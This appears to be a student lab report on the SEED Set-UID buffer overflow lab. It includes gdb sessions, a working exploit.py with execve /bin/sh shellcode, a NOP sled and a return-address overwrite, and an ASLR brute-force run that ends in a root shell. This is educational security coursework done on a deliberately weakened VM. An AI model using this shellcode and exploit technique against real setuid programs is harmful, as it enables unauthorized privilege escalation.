Jonah Lene

Professor Dong

EE 406

13 October 2023

Buffer Overflow Attack Lab (Set-UID)

Lab Report

Task 1: Getting Familiar with Shellcode

In Task 1, we were introduced to two binaries, a32.out and a64.out, which were run successfully. Upon execution, we observed that we entered the shell of our non-root user, denoted by the '$' symbol. This indicated the programs ran successfully, and we gained access to '/bin/sh'.


Task 2: Understand the Vulnerable Program


```
[10/11/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

```
[10/11/23]seed@VM:~/.../code$ ll
total 168
-rwxrwx--- 1 seed seed   270 Oct 10 22:57 brute-force.sh
-rwxrwx--- 1 seed seed   891 Oct 10 22:57 exploit.py
-rwxrwx--- 1 seed seed   965 Oct 11 01:30 Makefile
-rwxrwx--- 1 seed seed  1132 Oct 10 22:57 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 11 01:50 stack-L1
-rwxrwxr-x 1 seed seed 18704 Oct 11 01:50 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 11 01:50 stack-L2
-rwxrwxr-x 1 seed seed 18704 Oct 11 01:50 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 11 01:50 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 11 01:50 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 11 01:50 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 11 01:50 stack-L4-dbg
[10/11/23]seed@VM:~/.../code$ ls
brute-force.sh  Makefile  stack-L1      stack-L2      stack-L3      stack-L4
exploit.py      stack.c   stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
[10/11/23]seed@VM:~/.../code$
```

In Task 2, we modified L1 to equal 180 and used the 'make' command to create executable files that were also converted to Set-UID. This change allowed us to move forward to complete the next tasks.

Task 3: Launching Attack on 32-bit Program (Level 1)






```
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ next
The program is not being run.
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab2setup/Lab2setup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb38 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf20 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffcb1c --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
[-------------------------------------stack-------------------------------------]
0000| 0xffffca50 --> 0x20 (' ')
0004| 0xffffca54 --> 0xa ('\n')
0008| 0xffffca58 --> 0x1
0012| 0xffffca5c --> 0x0
0016| 0xffffca60 --> 0x0
0020| 0xffffca64 --> 0x0
0024| 0xffffca68 --> 0xfffffff4
0028| 0xffffca6c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0xffffca5c
gdb-peda$ p/d 0xffffcb18-0xffffca5c
$3 = 188
gdb-peda$ quit
[10/11/23]seed@VM:~/.../code$
```

Task 3 involved launching an attack on a 32-bit program. In the 'exploit.py' file, we adjusted the number to 400 at line 16 to position the shellcode towards the end of the stack. To calculate the return address ('ret'), we aimed to jump to the NOP region between the Shellcode and the Return Address. We added 200 bytes to the value of ebp to successfully execute the attack. We determined the value of the offset by adding 4 to the difference between ebp and the buffer, as learned in Task 2. With these values correctly configured, running 'exploit.py' allowed us to gain access to the root shell.

```
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret   = 0xffffcb18 + 200          # Change this number
offset = 192              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
                                                              13,0-1        80%
```

```
[10/11/23]seed@VM:~/.../code$ vi exploit.py
[10/11/23]seed@VM:~/.../code$ ./exploit.py
[10/11/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docker)
#
```


Task 7: Defeating dash's Countermeasure



In Task 7, we compiled 'shellcode.c' into a root-owned binary using 'make setuid'. Running 'a32.out' and 'a64.out' with or without the 'setuid(0)' system call showed that we now had access to the root shell. The presence of the 'setuid' command in the program ensured that the actual user ID was set to that of root, and the effective user ID was 0 due to the SET-UID program. This successfully defeated the dash's countermeasure.

Task 8: Defeating Address Randomization

Address Randomization Activated



In Task 8, we noted that 32-bit Linux systems have stacks with only 19 bits of entropy, allowing for 524,288 possible stack base addresses. We turned on address randomization on our 32-bit VM and ran the same attack against 'stack-L1'. However, the result was a segmentation fault without the expected root shell access.

Brute-Force Approach

```
Input size: 517
./brute-force.sh: line 14: 76548 Segmentation fault      ./stack-L1
3 minutes and 8 seconds elapsed.
The program has been running 69813 times so far.
Input size: 517
./brute-force.sh: line 14: 76549 Segmentation fault      ./stack-L1
3 minutes and 8 seconds elapsed.
The program has been running 69814 times so far.
Input size: 517
./brute-force.sh: line 14: 76550 Segmentation fault      ./stack-L1
3 minutes and 8 seconds elapsed.
The program has been running 69815 times so far.
Input size: 517
./brute-force.sh: line 14: 76551 Segmentation fault      ./stack-L1
3 minutes and 8 seconds elapsed.
The program has been running 69816 times so far.
Input size: 517
./brute-force.sh: line 14: 76552 Segmentation fault      ./stack-L1
3 minutes and 8 seconds elapsed.
The program has been running 69817 times so far.
Input size: 517
./brute-force.sh: line 14: 76553 Segmentation fault      ./stack-L1
3 minutes and 8 seconds elapsed.
The program has been running 69818 times so far.
Input size: 517
```

```
The program has been running 171912 times so far.
Input size: 517
./brute-force.sh: line 14: 689859 Segmentation fault      ./stack-L1
7 minutes and 50 seconds elapsed.
The program has been running 171913 times so far.
Input size: 517
./brute-force.sh: line 14: 689860 Segmentation fault      ./stack-L1
7 minutes and 50 seconds elapsed.
The program has been running 171914 times so far.
Input size: 517
./brute-force.sh: line 14: 689861 Segmentation fault      ./stack-L1
7 minutes and 50 seconds elapsed.
The program has been running 171915 times so far.
Input size: 517
./brute-force.sh: line 14: 689862 Segmentation fault      ./stack-L1
7 minutes and 50 seconds elapsed.
The program has been running 171916 times so far.
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docker)
# ls
Makefile        exploit.py                    stack-L1-dbg  stack-L3      stack-L4-dbg
badfile         peda-session-stack-L1-dbg.txt  stack-L2      stack-L3-dbg  stack.c
brute-force.sh  stack-L1                      stack-L2-dbg  stack-L4
#
```

To bypass address randomization, we employed a brute-force approach. We ran the vulnerable program in an infinite loop using a shell script, attempting to guess the correct address in the 'badfile'. While it took some time, the script eventually found the address that allowed our shellcode to execute, granting access to the root user's shell.

Conclusion

In this lab report, we explored various aspects of system exploitation and security countermeasures. We successfully launched attacks on vulnerable programs, explained the values used in the exploit, and defeated security countermeasures such as 'setuid' and address randomization. These exercises provided hands-on experience in understanding and exploiting system vulnerabilities.